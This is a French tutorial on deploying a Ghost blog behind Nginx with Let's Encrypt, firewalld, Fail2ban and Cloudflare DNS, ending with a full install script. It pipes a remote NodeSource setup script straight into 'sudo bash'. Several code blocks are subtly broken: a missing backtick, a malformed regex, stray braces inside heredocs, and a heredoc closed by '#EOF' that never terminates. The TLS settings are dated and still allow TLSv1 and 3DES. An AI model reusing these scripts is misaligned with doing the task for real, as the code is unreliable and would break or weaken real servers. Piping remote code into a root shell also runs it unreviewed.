<https://api.cloudflare.com/>

Blog Ghost en Node.js avec Nginx

- FQDN : blog1.example.com
- TLS seulement
- Node.js
- Ghost.io
- Ngnix
- Let's-encrypt
- Firewalld
- Cloudflare

Testé : Ubuntu 16.04 Xenial

Installation de Node.js

Debian / Ubuntu

Mise à jour du système :

```
apt-get update && apt-get -y upgrade  
apt-get -y dist-upgrade
```

Enfin l'installation, la version >=4.2 <5.* (Node v4 argon LTS) est recommandée :

```
curl -sL https://deb.nodesource.com/setup_4.x | sudo bash -  
apt-get install -y nodejs
```

Vérification sommaire de l'installation

La commande `nodejs -v` devrait fournir un résultat similaire :

```
nodejs -v  
v4.8.2
```

Installation de Ghost

Variables

```
SITE="blog1"
ZONE="example.com"
MAIL="root@example.com"
```

Téléchargement de la dernière version de Ghost :

```
wget https://ghost.org/zip/ghost-latest.zip
```

Décompression dans un dossier d'hébergement /var/www/\$SITE

```
mkdir /var/www
apt-get install unzip
unzip -d /var/www/$SITE ghost-latest.zip
```

Installation du logiciel :

```
cd /var/www/$SITE
npm install --production
```

Configuration de Ghost

Le fichier de configuration config.js peut se construire à partir d'un fichier d'exemple présent à la racine.

```
cp config.example.js config.js
```

On peut afficher le contenu de ce fichier :

```
cat config.js
```

On y trouvera trois profils :

- "production" (url publique et sqlite3)
- "development" (url locale et exemple de configuration de courrier électronique)
- "testing" ()

```
// # Ghost Configuration
// Setup your Ghost install for various [environments](http://support.ghost.org/config/#about-environments).

// Ghost runs in `development` mode by default. Full documentation can be found at http://support.ghost.org/config/

var path = require('path'),
    config;

config = {
    // ### Production
    // When running Ghost in the wild, use the production environment.
    // Configure your URL and mail settings here
    production: {
        url: 'http://my-ghost-blog.com',
        mail: {},
        database: {
            client: 'sqlite3',
            connection: {
                filename: path.join(__dirname, '/content/data/ghost.db')
            },
            debug: false
        },
        server: {
            host: '127.0.0.1',
            port: '2368'
        }
    },
    // ### Development **(default)**
    development: {
```

```

// The url to use when providing links to the site, E.g. in RSS and email.
// Change this to your Ghost blog's published URL.
url: 'http://localhost:2368',

// Example referrer policy
// Visit https://www.w3.org/TR/referrer-policy/ for instructions
// default 'origin-when-cross-origin',
// referrerPolicy: 'origin-when-cross-origin',

// Example mail config
// Visit http://support.ghost.org/mail for instructions
//
// mail: {
//   transport: 'SMTP',
//   options: {
//     service: 'Mailgun',
//     auth: {
//       user: '', // mailgun username
//       pass: '' // mailgun password
//     }
//   }
// },
//

// ##### Database
// Ghost supports sqlite3 (default), MySQL & PostgreSQL
database: {
  client: 'sqlite3',
  connection: {
    filename: path.join(__dirname, '/content/data/ghost-dev.db')
  },
  debug: false
},
// #### Server
// Can be host & port (default), or socket
server: {
  // Host to be passed to node's `net.Server#listen()`
  host: '127.0.0.1',
  // Port to be passed to node's `net.Server#listen()`, for iisnode set this to `process.env.PORT`
  port: '2368'
},
// #### Paths
// Specify where your content directory lives
paths: {
  contentPath: path.join(__dirname, '/content/')
}
},
// **Developers only need to edit below here**

// ### Testing
// Used when developing Ghost to run tests and check the health of Ghost
// Uses a different port number
testing: {
  url: 'http://127.0.0.1:2369',
  database: {
    client: 'sqlite3',
    connection: {
      filename: path.join(__dirname, '/content/data/ghost-test.db')
    },
    pool: {
      afterCreate: function (conn, done) {
        conn.run('PRAGMA synchronous=OFF;' +
          'PRAGMA journal_mode=MEMORY;' +
          'PRAGMA locking_mode=EXCLUSIVE;' +
          'BEGIN EXCLUSIVE; COMMIT;', done);
      }
    },
    useNullAsDefault: true
  },
  server: {
    host: '127.0.0.1',
    port: '2369'
  },
  logging: false
},
// ### Testing MySQL
// Used by Travis - Automated testing run through GitHub
'testing-mysql': {

```

```

url: 'http://127.0.0.1:2369',
database: {
  client: 'mysql',
  connection: {
    host     : '127.0.0.1',
    user     : 'root',
    password : '',
    database : 'ghost_testing',
    charset  : 'utf8'
  }
},
server: {
  host: '127.0.0.1',
  port: '2369'
},
logging: false
};

// ### Testing pg
// Used by Travis - Automated testing run through GitHub
'testing-pg': {
  url: 'http://127.0.0.1:2369',
  database: {
    client: 'pg',
    connection: {
      host     : '127.0.0.1',
      user     : 'postgres',
      password : '',
      database : 'ghost_testing',
      charset  : 'utf8'
    }
  },
  server: {
    host: '127.0.0.1',
    port: '2369'
  },
  logging: false
}
};

module.exports = config;

```

Au choix, il est nécessaire de remplacer l'url du mode "production" :

```
sed -i s/my-ghost-blog.com/${SITE}.${ZONE}/ config.js
```

Test de démarrage du logiciel :

```
npm start --production
```

```

npm start --production

> ghost@0.11.7 start /var/www/blog1
> node index

WARNING: Ghost is attempting to use a direct method to send email.
It is recommended that you explicitly configure an email service.
Help and documentation can be found at http://support.ghost.org/mail.

Migrations: Creating tables...
Migrations: Creating table: posts
Migrations: Creating table: users
Migrations: Creating table: roles
Migrations: Creating table: roles_users
Migrations: Creating table: permissions
Migrations: Creating table: permissions_users
Migrations: Creating table: permissions_roles
Migrations: Creating table: permissions_apps
Migrations: Creating table: settings
Migrations: Creating table: tags
Migrations: Creating table: posts_tags
Migrations: Creating table: apps
Migrations: Creating table: app_settings
Migrations: Creating table: app_fields
Migrations: Creating table: clients
Migrations: Creating table: client_trusted_domains

```

```
Migrations: Creating table: accesstokens
Migrations: Creating table: refreshtokens
Migrations: Creating table: subscribers
Migrations: Running fixture populations
Migrations: Creating owner
Ghost is running in production...
Your blog is now available on http://blog1.example.com
Ctrl+C to shut down
```

Configuration de l'utilisateur ghost

```
adduser --shell /bin/bash --gecos 'Ghost application' ghost --disabled-password
```

```
chown -R ghost:ghost /var/www/$SITE
```

```
su - ghost
cd /var/www/$SITE
npm start --production
exit
```

Unité Systemd

Création d'un fichier `/etc/systemd/system/$SITE.service`

```
cat << EOF > /etc/systemd/system/$SITE.service
[Unit]
Description="Ghost $SITE"
After=network.target

[Service]
Type=simple

WorkingDirectory=/var/www/$SITE
User=ghost
Group=ghost

ExecStart=/usr/bin/npm start --production
ExecStop=/usr/bin/npm stop --production
Restart=always
SyslogIdentifier=Ghost

[Install]
WantedBy=multi-user.target
EOF
```

Installation et démarrage du service :

```
systemctl enable $SITE.service
systemctl start $SITE.service
```

Configuration du service de courrier électronique

...

Configuration Nginx comme proxy

```
apt-get install -y nginx
```

Effacer le site par défaut

```
rm /etc/nginx/sites-enabled/default
```

```
cat << EOF > /etc/nginx/sites-available/$SITE
server {
    listen 80;
    server_name ${SITE}.${ZONE};
```

```

location / {
    proxy_set_header HOST \$host;
    proxy_set_header X-Forwarded-Proto \$scheme;
    proxy_set_header X-Real-IP \$remote_addr;
    proxy_set_header X-Forwarded-For \$proxy_add_x_forwarded_for;
    proxy_pass          http://127.0.0.1:2368;
}
EOF

```

```
ln -s /etc/nginx/sites-available/\$SITE /etc/nginx/sites-enabled/\$SITE
```

```
nginx -t
```

Devrait donner ce résultat :

```

nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful

```

```

systemctl enable nginx
systemctl status nginx
systemctl restart nginx

```

TLS avec Let's Encrypt

Il est nécessaire de maîtriser la résolution de nom entre le nom du domaine HTTPS et l'adresse IP à l'écoute sur le serveur Web.

Configuration TLS pour Nginx.

```

openssl dhparam -dsaparam -out /etc/ssl/certs/dhparam.pem 2048

cp /etc/nginx/nginx.conf /etc/nginx/nginx.conf.bak

cat << EOF > /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;

events {
    worker_connections 768;
    # multi_accept on;
}

http {

    ##
    # Basic Settings
    ##

    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
    server_tokens off;

    server_names_hash_bucket_size 64;
    # server_name_in_redirect off;

    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    ##
    # SSL Settings
    ##

    # from https://cipherli.st/
    # and https://raymii.org/s/tutorials/Strong_SSL_Security_On_nginx.html
}
```

```

# Only the TLS protocol family
ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
ssl_prefer_server_ciphers on;
# This will block IE6, Android 2.3 and older Java version from accessing your site, but these are the safest settings.
ssl_ciphers "EECDH+AESGCM:EDH+AESGCM:AES256+EECDH: AES256+EDH";
# ECDH key exchange prevents all known feasible cryptanalytic attacks
ssl_ecdh_curve secp384r1;
# 20MB of cache will host about 80000 sessions
ssl_session_cache shared:SSL:20m;
# Session expires every 3 hours
ssl_session_timeout 180m;
ssl_session_tickets off;
ssl_stapling on;
ssl_stapling_verify on;
# OCSP stapling using Google public DNS servers
resolver 8.8.8.8 8.8.4.4 valid=300s;
resolver_timeout 5s;
add_header Strict-Transport-Security "max-age=63072000; includeSubdomains; preload";
add_header X-Frame-Options DENY;
add_header X-Content-Type-Options nosniff;

ssl_dhparam /etc/ssl/certs/dhparam.pem;

## 
# Logging Settings
## 

access_log /var/log/nginx/access.log;
error_log /var/log/nginx/error.log;

## 
# Gzip Settings
## 

gzip on;
gzip_disable "msie6";

# gzip_vary on;
# gzip_proxied any;
# gzip_comp_level 6;
# gzip_buffers 16 8k;
# gzip_http_version 1.1;
# gzip_types text/plain text/css application/json application/javascript text/xml application/xml application/xml+rss text/javascript;

## 
# Virtual Host Configs
## 

include /etc/nginx/conf.d/*.conf;
include /etc/nginx/sites-enabled/*;
}

#mail {
#    # See sample authentication script at:
#    # http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript
#
#    # auth_http localhost/auth.php;
#    # pop3_capabilities "TOP" "USER";
#    # imap_capabilities "IMAP4rev1" "UIDPLUS";
#
#    server {
#        listen      localhost:110;
#        protocol   pop3;
#        proxy      on;
#    }
#
#    server {
#        listen      localhost:143;
#        protocol   imap;
#        proxy      on;
#    }
#}
#EOF

```

Configuration du Site en HTTP

```
cat << EOF > /etc/nginx/sites-available/$SITE
server {
    listen 80;
    server_name ${SITE}.${ZONE};

    location ~ ^/.well-known {
        root /var/www/$SITE;
    }

    location / {
        return 301 https://$server_name$request_uri;
    }
}
EOF
```

```
ln -s /etc/nginx/sites-available/$SITE /etc/nginx/sites-enabled/$SITE
```

```
nginx -t
```

```
systemctl restart nginx
```

Installation du logiciel letsencrypt

```
apt-get -y install letsencrypt
```

Génération des certificats : voir <https://certbot.eff.org/docs/using.html#getting-certificates-and-choosing-plugins>

```
letsencrypt certonly -a webroot --webroot-path=/var/www/$SITE/ -d ${SITE}.${ZONE}
```

Nginx HTTPS seulement

```
cat << EOF > /etc/nginx/sites-available/$SITE
server {
    listen 80;

    server_name ${SITE}.${ZONE};

    location ~ ^/.well-known {
        root /var/www/$SITE;
    }

    location / {
        return 301 https://$server_name$request_uri;
    }
}

server {
    listen 443 ssl;

    server_name ${SITE}.${ZONE};

    location / {
        proxy_pass http://localhost:${tcp_port};
        proxy_set_header X-Forwarded-For \$proxy_add_x_forwarded_for;
        proxy_set_header Host \$http_host;
        proxy_set_header X-Forwarded-Proto \$scheme;
        proxy_buffering off;
        proxy_redirect off;
    }

    ssl on;
    ssl_certificate /etc/letsencrypt/live/${SITE}.${ZONE}/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/${SITE}.${ZONE}/privkey.pem;

    ssl_prefer_server_ciphers On;
}
EOF
```

```

    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_ciphers ECDH+AESGCM:DH+AESGCM:ECDH+AES256:DH+AES256:ECDH+AES128:DH+AES:ECDH+3DES:DH+3DES:RSA+AESGCM:RSA+AES:RSA+3D
    ES:!aNULL:!MD5:!DSS;

}
EOF

```

Redémarrage du service Proxy

```
systemctl stop nginx ; systemctl start nginx ; systemctl status nginx
```

Configuration du blog en HTTPS.

```

sed -i s/http/https/ config.js
chown -R ghost:ghost /var/www/$SITE
systemctl stop $SITE.service ; systemctl start $SITE.service ; systemctl status $SITE.service

```

Exécution de la tâche de renouvellement toutes les semaines.

```
crontab -e
```

```

30 2 * * 1 /usr/bin/letsencrypt renew >> /var/log/le-renew.log
35 2 * * 1 /bin/systemctl reload nginx

```

CertBot : <https://certbot.eff.org/>, <https://certbot.eff.org/docs/>

Firewall

```

apt-get install -y firewalld
systemctl enable firewalld
firewall-cmd --permanent --zone=public --add-port=443/tcp
firewall-cmd --permanent --zone=public --add-port=80/tcp
firewall-cmd --permanent --zone=public --add-interface=eth0
firewall-cmd --reload
firewall-cmd --permanent --zone=public --list-all

```

Fail2Ban

```

apt-get install -y fail2ban
systemctl enable fail2ban

```

Mise à jour des entrées DNS via l'API de Cloudflare

A condition de confier sa zone à Cloudflare.

Source : <https://github.com/goffinet/cf-ddns.sh/blob/master/cf-ddns.sh>

Par exemple :

```

MAIL="root@example.com"
TOKEN="your_token"
ZONE="example.com"
RECORD="blog1.example.com"
cf-ddns.sh --test -e=$MAIL -a=$TOKEN -z=$ZONE -r=$RECORD

```

Autre exemple : <https://github.com/bAndie91/cloudflare-cli>

Autre exemple : https://github.com/goffinet/cloudflare_api

Mais avec un peu de lecture, on arrive facilement à manipuler l'API :

```

#!/bin/bash
## 1. Set Variables
CF_EMAIL="root@example.com"
CF_TOKEN="your_api"
CF_ZONE="example.com"
CF_NAME="blog1"

```

```

CF_API_URL="https://api.cloudflare.com/client/v4"
curl_command='curl'
ip_wan=$(curl -s ipinfo.io/ip)
## 2. Get Zone ID
zones=`${curl_command} -s -X GET "${CF_API_URL}/zones?name=${CF_ZONE}" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json"`
zone=$(echo "$zones" | grep -Po '(?=<"id":")[^"]*' | head -1)
## 3. Get Record ID et IP Address of hostname
records=`${curl_command} -s -X GET "${CF_API_URL}/zones/${zone}/dns_records?type=A&name=${CF_NAME}.${CF_ZONE}&page=1&per_page=20&order=type&direction=desc&match=all" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json"`
records_id= echo "${records}" | grep -Po '(?=<"id":")[^"]*'` 
ip=`echo "${records}" | grep -Po '(?=<"content":")[^"]*'` 
## Check if Record exists
if [ "${ip}" == "${ip_wan}" ]; then
    echo "Noting to do"
fi
if [ ! "${ip}" == "${ip_wan}" ]; then
    echo "do update"
    ${curl_command} -s -X PUT "${CF_API_URL}/zones/${zone}/dns_records/${records_id}" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json" --data "{\"id\":\"${zone}\",\"type\":\"A\", \"name\":\"${CF_NAME}.${CF_ZONE}\",\"content\":\"${ip_wan}\"}"
fi
if [ -z "$records_id" ]; then
    echo "Please create the record ${CF_NAME}.${CF_ZONE}"
    ${curl_command} -s -X POST "${CF_API_URL}/zones/${zone}/dns_records" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json" --data "{\"id\":\"${zone}\",\"type\":\"A\", \"name\":\"${CF_NAME}.${CF_ZONE}\",\"content\":\"${ip_wan}\"}"
fi

```

Script d'installation Ghost - Nginx - Letsencrypt

Source : <https://gist.github.com/goffinet/f998fd20b0b79e06deb398ede19943cb>

Ce script vise à automatiser l'installation d'un blog Ghost lancé sur un port TCP aléatoire (`tcp_port=$(shuf -i 8184-65000 -n 1)`) avec Nginx en frontal en HTTPS à partir de n'importe quelle instance Ubuntu 16.04 Xenial connectée à l'Internet (`ip_wan=$(curl -s ipinfo.io/ip)`). Le proxy Web est configuré pour rediriger les requêtes HTTP en HTTPS. Le certificat TLS est automatiquement généré avec Let's Encrypt. Une adresse DNS type A est créée ou mise à jour chez Cloudflare via leur API (`CF_API_URL="https://api.cloudflare.com/client/v4"`). On envisage une sécurité minimale avec le pare-feu Netfilter et le logiciel Fail2ban.

Le script respecte les différentes étapes manuelles décrites plus haut :

1. Vérification du contexte d'exécution du script
2. Mise à jour du système
3. Crédation ou mise à jour d'une entrée DNS (via l'API Cloudflare)
4. Installation de la version pré-requise du framework Node.js
5. Installation de Nginx
6. Configuration de Nginx comme Reverse Proxy
7. Installation et configuration de Let's Encrypt, obtention des certificats et configuration du Proxy
8. Installation et configuration du pare-feu et de Fail2ban
9. Installation de quelques thèmes du blog

```

#!/bin/bash

## 1. Set variables
SITE="blog1"
ZONE="example.com"
MAIL="root@example.com"
CF_TOKEN="your_api"
## Do not touch any others
CF_EMAIL=$MAIL
CF_ZONE=$ZONE
CF_NAME=$SITE
CF_API_URL="https://api.cloudflare.com/client/v4"
curl_command='curl'
ip_wan=$(curl -s ipinfo.io/ip)
tcp_port=$(shuf -i 8184-65000 -n 1)

## 2. Check root and distro
check_env () {
if [[ $EUID -ne 0 ]]; then
    echo "This script must be run as root" 1>&2
    exit 1
fi
}

```

```

if [ ! $(lsb_release -rs) == "16.04" ]; then
    echo "This script must be run on Ubuntu 16.04 Xenial" 1>&2
    exit 1
fi
}

## 3. Update and upgrade the system
system_update () {
apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
}

## 4. Create an DNS entry to Cloudflare

set_dns () {
apt-get -y install curl
## 2. Get Zone ID
zones=`${curl_command} -s -X GET "${CF_API_URL}/zones?name=${CF_ZONE}" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json"`
zone=$(echo "${zones}" | grep -Po '(?<="id":")[^"]*' | head -1)
## 3. Get Record ID et IP Address of hostname
records=`${curl_command} -s -X GET "${CF_API_URL}/zones/${zone}/dns_records?type=A&name=${CF_NAME}.${CF_ZONE}&page=1&per_page=20&order=type&direction=desc&match=all" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json"`
records_id=`echo "${records}" | grep -Po '(?<="id":")[^"]*'`
ip=`echo "${records}" | grep -Po '(?<="content":")[^"]*'`
## Check if Record exists
if [ "${ip}" == "${ip_wan}" ]; then
    echo "Noting to do"
fi
if [ ! "${ip}" == "${ip_wan}" ]; then
    echo "do update"
    ${curl_command} -s -X PUT "${CF_API_URL}/zones/${zone}/dns_records/${records_id}" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json" --data "{\"id\":\"${zone}\",\"type\":\"A\",\"name\":\"${CF_NAME}.${CF_ZONE}\",\"content\":\"${ip_wan}\"}"
fi
if [ -z "$records_id" ]; then
    echo "Please create the record ${CF_NAME}.${CF_ZONE}"
    ${curl_command} -s -X POST "${CF_API_URL}/zones/${zone}/dns_records" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json" --data "{\"id\":\"${zone}\",\"type\":\"A\",\"name\":\"${CF_NAME}.${CF_ZONE}\",\"content\":\"${ip_wan}\",\"content_type\":\"IP\"}"
fi
}

## 5. Get and install Node.js
set_nodejs () {
curl -sL https://deb.nodesource.com/setup_4.x | sudo bash -
apt-get install -y nodejs
}

## 6. Get and Install Ghost Software
set_ghost () {
cd ~
wget https://ghost.org/zip/ghost-latest.zip
mkdir /var/www
apt-get install unzip
unzip -d /var/www/$SITE ghost-latest.zip
cd /var/www/$SITE
npm install --production
cp config.example.js config.js
sed -i s/my-ghost-blog.com/${SITE}.${ZONE}/ config.js
sed -i s/2368/${tcp_port}/ config.js
adduser --shell /bin/bash --gecos 'Ghost application' ghost --disabled-password
chown -R ghost:ghost /var/www/$SITE
cat << EOF > /etc/systemd/system/$SITE.service
[Unit]
Description="Ghost $SITE"
After=network.target

[Service]
Type=simple

WorkingDirectory=/var/www/$SITE
User=ghost
Group=ghost

ExecStart=/usr/bin/npm start --production
ExecStop=/usr/bin/npm stop --production
Restart=always
SyslogIdentifier=Ghost
}

```

```

[Install]
WantedBy=multi-user.target
EOF
systemctl enable $SITE.service
systemctl start $SITE.service
rm ~/ghost-latest.zip
}

## 7. Get and install Nginx
set_nginx () {
apt-get install -y nginx
systemctl enable nginx
rm /etc/nginx/sites-enabled/default
if [ ! -f /etc/ssl/certs/dhparam.pem ]; then
openssl dhparam -dsaparam -out /etc/ssl/certs/dhparam.pem 2048
fi
cp /etc/nginx/nginx.conf /etc/nginx/nginx.conf.bak
cat << EOF > /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;

events {
    worker_connections 768;
    # multi_accept on;
}

http {

    ##
    # Basic Settings
    ##

    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
    server_tokens off;

    server_names_hash_bucket_size 64;
    # server_name_in_redirect off;

    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    ##
    # SSL Settings
    ##

    # from https://cipherli.st/
    # and https://raymii.org/s/tutorials/Strong_SSL_Security_On_nginx.html

    # Only the TLS protocol family
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_prefer_server_ciphers on;
    # This will block IE6, Android 2.3 and older Java version from accessing your site, but these are the safest settings.
    ssl_ciphers "EECDH+AESGCM:EDH+AESGCM:AES256+EECDH: AES256+EDH";
    # ECDH key exchange prevents all known feasible cryptanalytic attacks
    ssl_ecdh_curve secp384r1;
    # 20MB of cache will host about 80000 sessions
    ssl_session_cache shared:SSL:20m;
    # Session expires every 3 hours
    ssl_session_timeout 180m;
    ssl_session_tickets off;
    ssl_stapling on;
    ssl_stapling_verify on;
    # OCSP stapling using Google public DNS servers
    resolver 8.8.8.8 8.8.4.4 valid=300s;
    resolver_timeout 5s;
    add_header Strict-Transport-Security "max-age=63072000; includeSubdomains; preload";
    add_header X-Frame-Options DENY;
    add_header X-Content-Type-Options nosniff;

    ssl_dhparam /etc/ssl/certs/dhparam.pem;

    ##
    # Logging Settings
    ##
}
}

```

```

access_log /var/log/nginx/access.log;
error_log /var/log/nginx/error.log;

##
# Gzip Settings
##

gzip on;
gzip_disable "msie6";

# gzip_vary on;
# gzip_proxied any;
# gzip_comp_level 6;
# gzip_buffers 16 8k;
# gzip_http_version 1.1;
# gzip_types text/plain text/css application/json application/javascript text/xml application/xml application/xml+rss text/javascript;

##
# Virtual Host Configs
##

include /etc/nginx/conf.d/*.conf;
include /etc/nginx/sites-enabled/*;
}

#mail {
#    # See sample authentication script at:
#    # http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript
#
#    # auth_http localhost/auth.php;
#    # pop3_capabilities "TOP" "USER";
#    # imap_capabilities "IMAP4rev1" "UIDPLUS";
#
#    server {
#        listen      localhost:110;
#        protocol   pop3;
#        proxy      on;
#    }
#
#    server {
#        listen      localhost:143;
#        protocol   imap;
#        proxy      on;
#    }
#}
#}

EOF
cat << EOF > /etc/nginx/sites-available/$SITE
server {
    listen 80;
    server_name ${SITE}.${ZONE};

    location ~ ^/.well-known {
        root /var/www/$SITE;
    }

    location / {
        return 301 https://$server_name$request_uri;
    }
}
EOF
ln -s /etc/nginx/sites-available/$SITE /etc/nginx/sites-enabled/$SITE
systemctl stop nginx ; systemctl start nginx
}

## 8. Get and install Letsencrypt
set_letsencrypt () {
apt-get -y install letsencrypt
letsencrypt certonly -a webroot --webroot-path=/var/www/$SITE/ -d ${SITE}.${ZONE} -m $MAIL --agree-tos
cat << EOF > /etc/nginx/sites-available/$SITE
server {
    listen 80;

    server_name ${SITE}.${ZONE};

    location ~ ^/.well-known {
        root /var/www/$SITE;
    }
}

```

```

        location / {
            return 301 https://$server_name$request_uri;
        }

    }

server {
    listen 443 ssl;

    server_name ${SITE}.${ZONE};

    location / {
        proxy_pass http://localhost:${tcp_port};
        proxy_set_header X-Forwarded-For \$proxy_add_x_forwarded_for;
        proxy_set_header Host \$http_host;
        proxy_set_header X-Forwarded-Proto \$scheme;
        proxy_buffering off;
        proxy_redirect off;
    }

    ssl on;
    ssl_certificate /etc/letsencrypt/live/${SITE}.${ZONE}/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/${SITE}.${ZONE}/privkey.pem;

    ssl_prefer_server_ciphers On;
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_ciphers ECDH+AESGCM:DH+AESGCM:ECDH+AES256:DH+AES256:ECDH+AES128:DH+AES:ECDH+3DES:DH+3DES:RSA+AESGCM:RSA+AES:RSA+3D
ES:!aNULL:!MD5:!DSS;

}

EOF
cat << EOF > /etc/cron.d/le-renew
30 2 * * 1 /usr/bin/letsencrypt renew >> /var/log/le-renew.log
35 2 * * 1 /bin/systemctl reload nginx
EOF
systemctl stop nginx ; systemctl start nginx
cd /var/www/$SITE
sed -i s/http/https/ config.js
chown -R ghost:ghost /var/www/$SITE
systemctl stop $SITE.service ; systemctl start $SITE.service
}

## 9. Set Firewalld and Fail2ban
set_firewall () {
apt-get install -y firewalld
systemctl enable firewalld
firewall-cmd --permanent --zone=public --add-service=https
firewall-cmd --permanent --zone=public --add-service=http
firewall-cmd --permanent --zone=public --add-interface=eth0
firewall-cmd --reload
firewall-cmd --permanent --zone=public --list-all
apt-get install -y fail2ban
systemctl enable fail2ban
}

## 10. Upload some themes

upload_themes () {
apt-get install -y git
cd content/themes
git clone https://github.com/boh717/beautiful-ghost.git beautifulghost
chown -R ghost:ghost beautifulghost
git clone https://github.com/Dennis-Mayk/Practice.git Practice
chown -R ghost:ghost Practice
git clone https://github.com/andreborud/penguin-theme-dark.git penguin-theme-dark
chown -R ghost:ghost penguin-theme-dark
git clone https://github.com/daanbeverdam/buster.git buster
chown -R ghost:ghost buster
git clone https://github.com/godofredoninja/Mapache.git Mapache
chown -R ghost:ghost Mapache
git clone https://github.com/haydenbleasel/ghost-themes.git Phantom
chown -R ghost:ghost Phantom
git clone https://github.com/kagaim/Chopstick.git Chopstick
chown -R ghost:ghost Chopstick
git clone https://github.com/GavickPro/Perfetta-Free-Ghost-Theme.git Perfetta
chown -R ghost:ghost Perfetta
systemctl stop $SITE.service ; systemctl start $SITE.service
}

check_env
system_update

```

```
set_dns
set_nodejs
set_ghost
set_nginx
set_letsencrypt
set_firewall
upload_themes
```

Maintenance de Ghost

- Sauvegarde des données et meta-données du blog `content/*`
- Mise à jour du logiciel (vérification des pré-requis)

...

Comprendre le fonctionnement du Proxy Nginx

- Proxying
- Load Balancing
- Buffering
- Caching

...

Services de Base de Données

- Objectifs de certifications
 - RHCE EX300

Objectifs de certifications


RHCE EX300

1. Database Services
 - 10.1. Install and configure MariaDB.
 - 10.2. Backup and restore a database.
 - 10.3. Create a simple database schema.
 - 10.4. Perform simple SQL queries against a database.

Certifications Linux

- 1. Red Hat
 - RHCSA EX200
 - RHCE EX300
- 2. LPI
 - Linux Essentials
 - LPIC 1
 - LPIC 2
 - Examens LPIC 201 et LPIC 202
- 3. Linux Foundation
 - LFCS
 - LFCE
- Autres titres
 - CompTIA Linux+
 - Suse
 - Novell
 - Oracle
 - IBM
 - HP
 - BSD
 - GIAC

Les objectifs de certifications permettent d'aligner le contenu du document à l'actualité de la matière et de ses pratiques professionnelles. Ce schéma donne aperçu des certifications professionnelles Linux disponibles.



Source de l'image : <http://blog.remibergsma.com/2012/12/28/first-results-in-getting-my-linux-knowledge-certified-lpic-1-and-suse-novell-cla/>

Une certification est un titre obtenu à la suite de la réussite de un ou plusieurs examens. Ces examens se déroulent en classe de formation (Red Hat), dans un centre de test (LPI, ComptIA, Suse) ou de n'importe où en vidéoconférence (Linux Foundation).

Si une certification favorise une carrière, elle ne remplace pas l'expérience. Inversement des certifications pratiques comme celles de Red Hat ou de Linux Foundation exigent une certaine expérience préalable du système d'exploitation et des bonnes pratiques d'administration des systèmes.

A titre d'exemple, le site [Best Linux Certifications For 2016](#) présente les résultats d'une recherche sur base des certifications Linux sur les sites de recherche d'emploi. On y constate des demandes fortes pour les certifications CompTIA Linux+ et Red Hat.

